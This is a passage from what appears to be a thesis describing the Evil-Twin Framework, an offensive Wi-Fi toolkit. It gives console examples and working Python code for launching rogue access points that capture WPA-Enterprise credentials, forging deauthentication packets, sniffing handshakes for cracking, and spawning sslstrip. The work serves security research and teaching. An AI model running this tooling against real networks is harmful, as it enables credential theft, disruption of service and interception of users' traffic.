+-----+-------------------+----------+----------+---------+----------+---------+-------+
|  0  | 64:77:7d:f4:b2:48 | NOS-B240 |    1     | -71 dbm | WPA2/WPA |   CCMP  |  PSK  |
+-----+-------------------+----------+----------+---------+----------+---------+-------+
```

FIGURE 3.10: Demonstration of applying filters to the display command.

module to determine who to send packets to. Both commands support the use of the "where" and "only" keywords to filter through the objects to add or delete as targets.

```
ETF[etf/aircommunicator/airhost/aplauncher]::> display sniffed_aps only ssid = nos, auth = opn
+-----+-------------------+--------------+----------+---------+---------+---------+-------+
| ID: |       BSSID:      |    SSID:     | CHANNEL: | SIGNAL: | CRYPTO: | CIPHER: | AUTH: |
+-----+-------------------+--------------+----------+---------+---------+---------+-------+
|  1  | 64:77:7d:f4:b2:49 | NOS_WIFI_Fon |    1     | -69 dbm |   OPN   |   None  |  OPN  |
|  9  | 00:05:ca:ac:e6:49 | NOS_WIFI_Fon |    4     | -47 dbm |   OPN   |   None  |  OPN  |
+-----+-------------------+--------------+----------+---------+---------+---------+-------+
ETF[etf/aircommunicator/airhost/aplauncher]::> copy ap 9

Note:   Issues will arise when starting the
        rogue access point with a bssid that exists nearby.

ETF[etf/aircommunicator/airhost/aplauncher]::> listargs
               bssid =   00:05:ca:ac:e6:49; (var)
                ssid =        NOS_WIFI_Fon; (var)
             channel =                   4; (var)
             hw_mode =                   g; (var)
          encryption =                 OPN; (var)
            password =            tttttttt; (var)
                auth =                 OPN; (var)
              cipher =               (dict); (mode)
         print_creds =                true; (var)
  catch_all_honeypot =               false; (var)
```

FIGURE 3.11: Demonstration of using the copy command.

Yet another example of such a command is "crack". This command followed by

the type of credential to crack, will launch a cracking program (such as "aircrack-ng" or "halfWPAid") to crack that credential 3.12. This command calls functionality of the "AirCracker" module.

```
ETF[etf/aircommunicator/airhost/aplauncher]::> display caffelatte_data_logs where id = 0
+-----+----------------+------------------+-------------+--------------------+
| ID: |      SSID:     |    CLIENT MAC:   | CLIENT ORG: |        DATE        |
+-----+----------------+------------------+-------------+--------------------+
|  0  | caffelatte-test | 70:3e:ac:bb:78:64 | Apple, Inc. | 2017|08|17-13|06|32 |
+-----+----------------+------------------+-------------+--------------------+
ETF[etf/aircommunicator/airhost/aplauncher]::> crack caffelatte_data 0
[+] Called: aircrack-ng 'data/caffelatte_captures/caffelatte_caffelatte-test_70:3e:ac:bb:78:64_2017|08|17-13|06|32.pcap'
```

FIGURE 3.12: Demonstration of using the crack command.

The "Spawners" can be called with the "spawn" command 3.13. It does so by communicating with the "SpawnManager". This command will launch a program in a separate terminal according to the configuration in the "etf.conf" file, that is where possible command line arguments are specified. The "Spawner" classes provide additional "setup and "tear down" methods to be used

```
ETF[etf/aircommunicator/airhost/aplauncher]::> spawn sslstrip
[+] Spawned '/usr/share/sslstrip/sslstrip.py' with args:
-a -l 10000 -w /home/esser420/Desktop/test.txt
[/] NOTE:
Type 'restore sslstrip' to close and restore the spawner.
```

FIGURE 3.13: Demonstration of using the spawn command.

Then there is the possibility to interact with the "SessionManager". This is a very recent feature that enables saving and loading of sessions. When a session is saved, using the "save_session" command, the framework saves the session data (such as the command history and the temporary information generated by the different modules) in a specific folder. These sessions can be loaded when restarting the ETF with the "load_session" command followed by the "ID" of the session displayed in the output of the "display sessions" command 3.14.

It is also possible to issue shell commands by prefixing them with the "!" character. This is a feature of the library that the "ETFConsole" uses to provide an interactive console interface 3.15.

```
ETF[etf/aircommunicator/airhost/aplauncher]::> display sessions where name = evil
+--------+------------+-----+-----------+
| INDEX: |   DATE:    | ID: |   NAME:   |
+--------+------------+-----+-----------+
|   7    | 06_09_2017 |  2  | eviltwins |
+--------+------------+-----+-----------+
ETF[etf/aircommunicator/airhost/aplauncher]::> load_session 7
```

FIGURE 3.14: Demonstration of how to load a session in the ETFConsole.

```
ETF[etf/aircommunicator/airhost/aplauncher]::> !ls
core  data  etfconsole.py  etfgui.py  etfgui.ui  hostapd-wpe.log
LICENSE.md  README.md  setup.py  sslstrip.log  UML  utils
```

FIGURE 3.15: Demonstration of how to run a shell command in the ETFConsole.

These are the features of the "ETFConsole", they present a way of communicating with the underlying API of the Evil-Twin Framework. The rest of the architecture will be explained in the next sections by showing some of the actual code behind the functionality.

3.4.4 The "AirCommunicator" Module

The "Aircommunicator" is basically a wrapper class around the "AirHost", "AirScanner" and "AirInjector". This class provides the necessary API to perform tasks related to Wi-Fi. The API provides methods to start services (with or without plugins) and stop them. These services are run by the individual modules, the "AirScanner" for example provides the general packet sniffing service.

The API provides another level of abstraction between on top of the modules it holds. For instance, most programs that are able to launch an access point on a Wi-Fi interface struggle with the "NetworkManager" process. The "NetworkManager" is a Linux daemon that handles the connections of all network interfaces, it usually is a conflicting process as it will try to set the interface's mode of operation to "managed" when it actually needs to be in either "Master" or "Monitor" mode. What other programs suggest is switching the "NetowrkManager" off completely, this comes with many drawbacks as the user will be unable to connect any interface

```
def start_sniffer(self, plugins = []):
    """
    This method starts the AirScanner sniffing service.
    """
    # Sniffing options
    if not self.air_scanner.sniffer_running:
        self.add_plugins(plugins, self.air_scanner, AirScannerPlugin)
        card = NetworkCard(self.configs["airscanner"]["sniffing_interface"])
        try:
            fixed_sniffing_channel = int(self.configs["airscanner"]["fixed_sniffing_channel"])
            if fixed_sniffing_channel not in card.get_available_channels():
                raise
        except:
            print "Chosen operating channel is not supported by the Wi-Fi card.\n"
            return

        sniffing_interface = self.configs["airscanner"]["sniffing_interface"]
        if  sniffing_interface not in winterfaces():
            print "[-] sniffing_interface '{}' does not exist".format(sniffing_interface)
            return

        if not self.network_manager.set_mac_and_unmanage(sniffing_interface, card.get_mac(), retry = True):
            print "[-] Unable to set mac and unmanage, resetting interface and retrying."
            print "[-] Sniffer will probably crash."

        self.air_scanner.start_sniffer(sniffing_interface)

    else:
        print "[-] Sniffer already running"
```

FIGURE 3.16: The "start_sniffer" method of the "AirCommunicator"

to the Internet. The ETF solves this issue by configuring the "NetowrkManager" to ignore the specific interface that is going to be used to launch an access point 3.16, when the user exits the ETF all configurations are set back to what they were before. This then allows the user to launch an access point on one interface and redirect the traffic to another Wi-Fi interface that is connected to a legitimate access point. The same thing happens when starting the "AirScanner" service as the interface that is sniffing packets needs to be set to "Monitor" mode. An example of this can be seen in figure 3.16 depicting the "start_sniffer" method of the "AirCommunicator" module.

The figure in 3.16 also shows that the "AirCommunicator" is responsible for validating certain configuration options of the service as well as adding the specified plugins to the module.

It also holds the "AirCracker" module, it is not considered a Wi-Fi module since it does not provide functionality that is related to sniffing or injecting packets but

rather works with packets that are already saved on disk (such as captured WPA handshakes).

The following subsections explain every module in more detail.

The "AirHost" Module

The "AirHost" module is responsible for configuring and launching the access point as well as launching the DHCP and DNS servers. The DHCP server is necessary so IP addresses are attributed to the connected clients once they ask for one. The DNS server is necessary so name resolution works for clients trying to access the Internet. These responsibilities, configuring and launching an access point and launching the DNS and DHCP servers, are divided in two other modules. These modules are the "APLauncher" and the "DNSMasqHandler".

The "APLauncher" holds the functions necessary for configuring the "hostapd.conf" file used by "hostapd" to launch an access point. It also holds functionality for starting and stopping the execution of the "hostapd" background process. Furthermore, it takes care of any functionality related to launching and managing the access point, these include identifying new connected clients and parsing the output of the "hostapd" process for WPA-EAP credentials. As mentioned in the "Choosing of Technologies and Justification", the ETF uses a patched version of "hostapd" called "hostapd-wpe", this patch allows to configure a WPA-Enterprise network with an "Accept All" policy, this way the access point will always respond with an "EAP Success" message for every authentication request. It is also because of the patch that the process prints the credentials of clients that connect to it. The "start_access_point" method is shown in figure 3.18.

As can be seen in figure 3.18 the method uses the "subprocess.Popen" module to launch and manage "hostapd-wpe" process. Later two threads are started, one looks for credentials in the output from "hostapd-wpe", the other one looks for new connected clients while at the same time checking if the access point is still running correctly by verifying that the interface is still in "Master" mode.



FIGURE 3.17: UML Class diagram of the AirHost module.

The "DNSMasqHandler" holds the methods responsible for configuring the "dsnmasq.conf" file to be used by the "dnsmasq" service as well as functionality on starting and stopping the service. The "dnsmasq" service is capable of launching both, the DNS and DHCP, servers.

The "AirHost" module also uses plugins if they were specified when starting the service. The plugins have abstract methods that need to be implemented, these are called at specific moments when starting and stopping the services. An "AirHostPlugin" for example should implement the "pre_start", "post_start" and "stop" methods. The "pre_start" method is called right before launching

```
def start_access_point(self, interface):
    """
    This method launches the preconfigures hostapd background process.

    It launches hostapd-wpe background process with Popen and sends its
    output to a thread which looks for found credentials.
    Another thread is started to monitor the connected client list.
    """
    print "[+] Starting hostapd background process"
    self.ap_process = Popen("hostapd-wpe -s {config_path}".format(config_path=self.hostapd_config_path).split(),
                            stdout=PIPE,
                            stderr=PIPE,
                            universal_newlines=True)
    self.hostapd_output_parser = Thread(target=self._async_cred_logging,
                                        args=("./data/hashes/eap_hashes{}.log".format(self._count_hash_captures()),
                                              self.print_creds))
    self.hostapd_output_parser.start()

    self.ap_running = True
    sleep(1)  # Give hostapd time to start the access point
    self.connected_clients_updator = Thread(target=self._update_connected_clients, args=(interface, ))
    self.connected_clients_updator.start()
```

FIGURE 3.18: The "start_access_point" method of the "APLauncher".

the access point and the "post_start" is called right after launching it, this can be seen in the "start_access_point" method shown in figure 3.19. The "stop" method is only called after shutting down the access point.

In summary the "AirHost" module is responsible for the configuration, launch and monitoring of the access point. Additionally it is also responsible for setting up the infrastructure that allows the Wi-Fi client to stay connected, such as dynamic IP address distribution with the DHCP server and name resolution with the DNS server.

The "AirScanner" Module

The "AirScanner" module is responsible for everything related to sniffing and parsing IEEE 802.11 frames off the air.

To be able to use this module the user needs to have a Wi-Fi card capable of running in "Monitor" mode. A Wi-Fi card running in "Managed" or "Master" mode will only pass the packets that where directed to it (meaning that the destination MAC address matches the one of the card) to the operating system. When the Wi-Fi card is operating in "Monitor" mode it will accept all packets it sees.

```
def start_access_point(self, interface, print_credentials):
    """
    This method starts an access point on the specified interface.

    It assumes that the interface is umanaged.
    It also starts the DHCP and DNS servers with dnsmasq
    alongside the access point so it is instantly fully functional.
    Access Point configurations are read by the APLauncher.
    The print_credentials flag is used by the APLauncher
    to print out EAP credentials caught by hostapd-wpe.
    """
    SessionManager().log_event(NeutralEvent("Starting AirHost module."))
    print "[+] Killing already started processes and restarting network services"

    # Restarting services helps avoiding some conflicts with dnsmasq
    self.stop_access_point(False)
    print "[+] Running airhost plugins pre_start"
    for plugin in self.plugins:
        plugin.pre_start()

    self.aplauncher.print_creds = print_credentials
    self.aplauncher.start_access_point(interface)
    if not self.dnsmasqhandler.start_dnsmasq():
        SessionManager().log_event(UnsuccessfulEvent(
                                "Error starting dnsmasq. AirHost module start was aborted."), True)
        self.stop_access_point()
        return False

    self.running_interface = interface
    print "[+] Running airhost plugins post_start"
    for plugin in self.plugins:
        plugin.post_start()

    print "[+] Access Point launched successfully"
    SessionManager().log_event(SuccessfulEvent("AirHost module started successfully."))
    return True
```

FIGURE 3.19: The "start_access_point" method of the AirHost module.

This is what allows the ETF to identify access points and specially Wi-Fi clients as their packets would normally be directed at the access points.

The "AirScanner" module makes heavy use of the "Scapy" library to sniff and parse packets. It also uses the "pyric.pyw" module in order to query and set different parameters of the Wi-Fi interface (such as checking and setting the operating channel or the mode of operation). It also leverages the power of threading in order to continuously read and parse packets and also to switch channels. As shown in figure 3.20, the "start_sniffer" method tries to set the Wi-Fi card into monitor mode, if successful it launches a thread responsible for sniffing packets off the air and another one to switch channels according to the configuration.

As can be seen in figure 3.21 the method "handle_packets" receives the read

```
def start_sniffer(self, interface):
    """
    This method launches the necessary threads for the sniffing process.
    """
    self.running_interface = interface
    SessionManager().log_event(NeutralEvent("Starting AirScanner module."))
    try:
        card = NetworkCard(interface)
        if card.get_mode().lower() != 'monitor':
            card.set_mode('monitor')
    except:
        print "[-] Could not set card to monitor mode. Card might be busy."
        SessionManager().log_event(UnsuccessfulEvent("AirScanner start was aborted, unable to set card to monitor mode."))
        return

    for plugin in self.plugins:
        plugin.pre_scanning()

    self.sniffer_running = True
    self.sniffing_thread = Thread( target=self.sniff_packets)
    self.sniffing_thread.start()

    hopper_thread = Thread( target=self.hop_channels)
    hopper_thread.start()
```

FIGURE 3.20: The "start_sniffer" method of the AirScanner module.

packets as input argument. It then starts by passing the packet to the "handle_packet" method of every loaded "AirScannerPlugin" instance. Then it checks its own configuration to determine if it should parse the current packet. The "handle_beacon_packets", "handle_probe_req_packets", "handle_probe_resp_packets" and "handle_asso_resp_packets" methods are specific packet parsers for different types of the IEEE 802.11 management frames. These are the methods that populate the "sniffed_aps", "sniffed_probes" and the "sniffed_clients" lists/dictionaries that can be queried with the "display" command in "ETFConsole".

Furthermore as can be seen in figure 3.22, the "hop_channels" method continuously checks the configuration to see it how it should behave. It can be continuously iterating over the list of supported channels in order to identify access points operating on different frequencies. This is similar to what a Wi-Fi client would do when doing a passive discovery of access points. It can also fix the card to operate on a specific channel, this is needed when looking for WPA handshakes or other information that is exchanged between a client and a single access point. Changing these configurations can be done while the "AirScanner" is running and changes take effect immediately.

The UML diagram in 3.23 summarizes the class's attributes and methods.

```
def handle_packets(self, packet):
    """
    Pass packets through plugins before filtering and parsing them.
    """
    for plugin in self.plugins:
        plugin.handle_packet(packet)

    if self.configs["beacons"].lower() == "true":
        if Dot11Beacon in packet:
            self.handle_beacon_packets(packet)

    if self.configs["probes"].lower() == "true":
        if Dot11ProbeReq in packet:
            self.handle_probe_req_packets(packet)
        if Dot11ProbeResp in packet:
            self.handle_probe_resp_packets(packet)
        if Dot11AssoResp in packet:
            self.handle_asso_resp_packets(packet)
```

FIGURE 3.21: The "handle_packets" method of the AirScanner module.

```
def hop_channels(self):
    """
    Hops through the available channels to find more access points.
    """
    try:
        card = NetworkCard(self.running_interface)
        available_channels = card.get_available_channels()
        n_available_channels = len(available_channels)
        current_channel_index = 0
        while self.sniffer_running:
            try:
                if self.configs["hop_channels"].lower() == "true":
                    print "Hopping channels"
                    if current_channel_index < n_available_channels:
                        card.set_channel(available_channels[current_channel_index])
                    else:
                        card.set_channel(1)
                        current_channel_index = 0
                else:
                    card.set_channel(int(self.configs["fixed_sniffing_channel"]))

                sleep(.25)
            except Exception:
                pass
```

FIGURE 3.22: The "hop_channels" method of the AirScanner module.



FIGURE 3.23: UML Class diagram of the AirScanner module.

The "AirInjector" Module

The "AirInjector" is responsible for anything that requires forging and injection of packets in the air. It is possible to use this module concurrently with the "AirScanner". For example, one can use the "AirScanner" with a plugin that looks for WPA handshakes and while it is running the user can perform a de-authentication attack with the "AirInjector" to trigger a reconnection from other users which, in turn, will be detected by the "AirScannerPlugin" looking for WPA handshakes.

The "AirInjector" is a very dynamic module in which the plugins do all the work. If no plugin is specified the "AirInjector" uses the "Deauthenticator" (a plugin that performs de-authentication attacks) by default.

```
def interpret_targets(self, ap_targets, client_targets):
    """
    A broadcast Deauth packet is created for every access point in the list.

    A directed Deauth packet is created for every client in the list.
    """
    # Packet creation based on:
    # https://raidersec.blogspot.pt/2013/01/wireless-deauth-attack-using-aireplay.html
    if not self._targeted_only:
        for access_point in ap_targets:
            deauth_packet = RadioTap() / \
                            Dot11(type=0, subtype=12,   addr1="FF:FF:FF:FF:FF:FF",
                                                        addr2=access_point.bssid,
                                                        addr3=access_point.bssid) / \
                            Dot11Deauth(reason=7)

            self.packets.add(deauth_packet)
            SessionManager().log_event(NeutralEvent("Added AP with BSSID '{}' as deauthentication target."
                                                    .format(access_point.bssid)))

    for client in client_targets:
        mac = client.client_mac
        bssid = client.associated_bssid

        if bssid is None:
            continue

        deauth_packet1 =    RadioTap() / \
                            Dot11(type=0, subtype=12, addr1=bssid, addr2=mac, addr3=mac) / \
                            Dot11Deauth(reason=7)
        deauth_packet2 =    RadioTap() / \
                            Dot11(type=0, subtype=12, addr1=mac, addr2=bssid, addr3=bssid) / \
                            Dot11Deauth(reason=7)

        self.packets.add(deauth_packet1)
        self.packets.add(deauth_packet2)
        SessionManager().log_event(NeutralEvent("Added Client with MAC '{}' as deauthentication target."
                                                .format(mac)))
```

FIGURE 3.24: The "interpret_targets" method of the "Deauthenticator" plugin.

To better understand how the "AirInjector" works it is important to examine the method included in the "AirInjectorPlugin" called "interpret_targets". This method needs to be implemented by any concrete implementation of an "AirInjectorPlugin", the method receives a set of access points and Wi-Fi client objects that were chosen by the user using the "add" command in the "ETFConsole". Then each individual plugin forges packets according to what they were designed for and creates a list of packets to be sent. For example, the "Deauthenticator" will craft general de-authentication packets for every access point in the target list and also directed de-authentication packets for every Wi-Fi client in the target list. This can be seen in 3.24.

```
def injection_attack(self):
    """
    This method will launch injection attacks according to the loaded plugins.
    """
    if len(self.plugins) == 0:
        self.add_plugin(Deauthenticator())  # Deauthentication is default behaviour of injector

    injection_socket = conf.L2socket(iface=self.injection_interface)
    for plugin in self.plugins:
        plugin.interpret_targets(self._ap_targets, self._client_targets)
        plugin.set_injection_socket(injection_socket)

    # Launches all added plugins' pre injection methods and waits for finish
    self.injection_thread_pool_start("pre_injection")

    # Launches all added plugins' injection attacks and waits for finish
    self.injection_thread_pool_start("inject_packets")

    print "[+] Injection attacks finished executing."
    print "[+] Starting post injection methods"

    # Launches all added plugins' post injection methods and waits for finish
    self.injection_thread_pool_start("post_injection")
    del self.plugins[:]  # Plugin cleanup for next use

    print "[+] Post injection methods finished"

    # Restore state after all threads finishing
    injection_socket.close()
    self.injection_running = False
    self._restore_injection_state()
```

FIGURE 3.25: The "injection_attack" method of the AirInjector module.

As can be seen in 3.25 the plugins also receive a socket to be used for the injection, for this a "Layer 2" socket from the "Scapy" library is used. Otherwise, if the generic "send " method of the "Scapy" library were to be used a socket would have to be opened and closed for every sent packet, this is very inefficient

and slows injection speed down. The method shown in figure 3.25 also shows that a thread pool is launched for every step of the injection attack. This is because the "AirInjector" can be used with multiple plugins at the same time. The "injection_thread_pool_start" method is depicted in figure 3.26.

```
def injection_thread_pool_start(self, plugin_method):
    """
    This method controls the flow of execution of the injection attack.

    It does so by waiting for each plugin to finish the execution of the current phase of the injection attack.
    """
    plugin_threads = []
    for plugin in self.plugins:
        plugin_methods = {
                            "pre_injection"  : plugin.pre_injection,
                            "inject_packets" : plugin.inject_packets,
                            "post_injection" : plugin.post_injection
                          }
        plugin_injection_thread = Thread(target =   plugin_methods[plugin_method])
        plugin_threads.append(plugin_injection_thread)
        plugin_injection_thread.start()
        SessionManager().log_event(NeutralEvent("Started '{}' with '{}' plugin.".format(plugin_method, plugin)))

    for thread in plugin_threads:
        thread.join()       # Wait to finish execution
    del plugin_threads[:]   # Cleanup
```

FIGURE 3.26: The "injection_thread_pool_start" method of the AirInjector module.

As can be seen in figure 3.26 each method of the "AirInjectorPlugins" is run simultaneously for every phase but every plugin needs to finish their methods before advancing to the next stage, this is assured with the "plugin.join()" call at the end of the "injection_thread_pool_start" method.

The UML diagram of the "AirInjector" class can be seen in figure 3.27.



FIGURE 3.27: UML Class diagram of the AirInjector module.

The "AirCracker" Module

The "AirCracker" module is very simple. All it does is list the data that can be passed to Wi-Fi cracking programs. This data is generally generated by the "AirScannerPlugins" or "AirHostPlugins". This data can be a log of WEP packets that resulted from an "ARP replay" or "Caffe-Latte" attack or WPA handshakes (full or half handshakes) that resulted from de-authentication or evil-twin attacks.

Then, as already explained in the "ETFConsole" section, the AirCracker is able to launch a cracking program that will try to recover a key for the data it is trying to crack.

3.4.5 The "SpawnManager" Module

The "SpawnManager" is responsible for, as the name suggests, launching "Spawners" which are separate programs that could not be directly implemented on the framework but can take advantage of the ETF platform.

In the actual "Spawner" classes a "setup" and "tear down" method allows running additional configuration commands in case they are necessary for the program. For instance, when launching the "MITMFSpawner", new "iptables" rules are set in order to redirect traffic to the MITM proxy that is created by the "MITMFSpawner".

The "SpawnManager" then calls the specific "Spawner" instances when called via the "ETFConsole" with the "spawn" command. When the user wants to shut the spawned program off he can use the "restore" command. This will kill the spawned process and restore the ETF's configuration by calling the "restore_process" method from the "Spawner" class. The spawning and restoring methods are depicted in figure 3.28.

```
def add_spawner(self, spawner_name):
    """
    Add a Spawner to the MAnager and launch it.
    """
    try:
        spawner = None
        all_subclasses = self._get_all_spawner_classes()
        for spawner in all_subclasses:
            try:
                spawner_instance = spawner(self.configs)
            except Exception as e:
                print str(e)
                return
            if spawner_instance.name == spawner_name:
                spawner_instance.spawn()
                self.spawners.append(spawner_instance)

    except InvalidFilePathException as e:
        print e

def restore_spawner(self, spawner_name):
    """
    Kill and restore a previously spawned program.
    """
    for spawner in self.spawners:
        if spawner.name == spawner_name:
            spawner.restore_process()
            del spawner
            return True

    print "[-] Spawner with name '{}' was not called yet.".format(spawner_name)
    return False
```

FIGURE 3.28: The "add_spawner" and "restore_spawner" method of the "SessionManager" module.

3.4.6 The "ETFITM" Module

The "ETFITM" Module, which stands for "Evil-Twin-Framework-In-The-Middle", is responsible for launching a MITM web proxy using the "mitmproxy" library.

When the module starts it first reads its configuration and then prepares the "MasterHandler", which handles requests to and responses from the proxy, by loading the specified plugins. Finally it launches the web proxy listening on the port specified in the configuration and sets new "iptables" rules to redirect any traffic directed at port 80 (port used for HTTP) and optionally port 443 (port

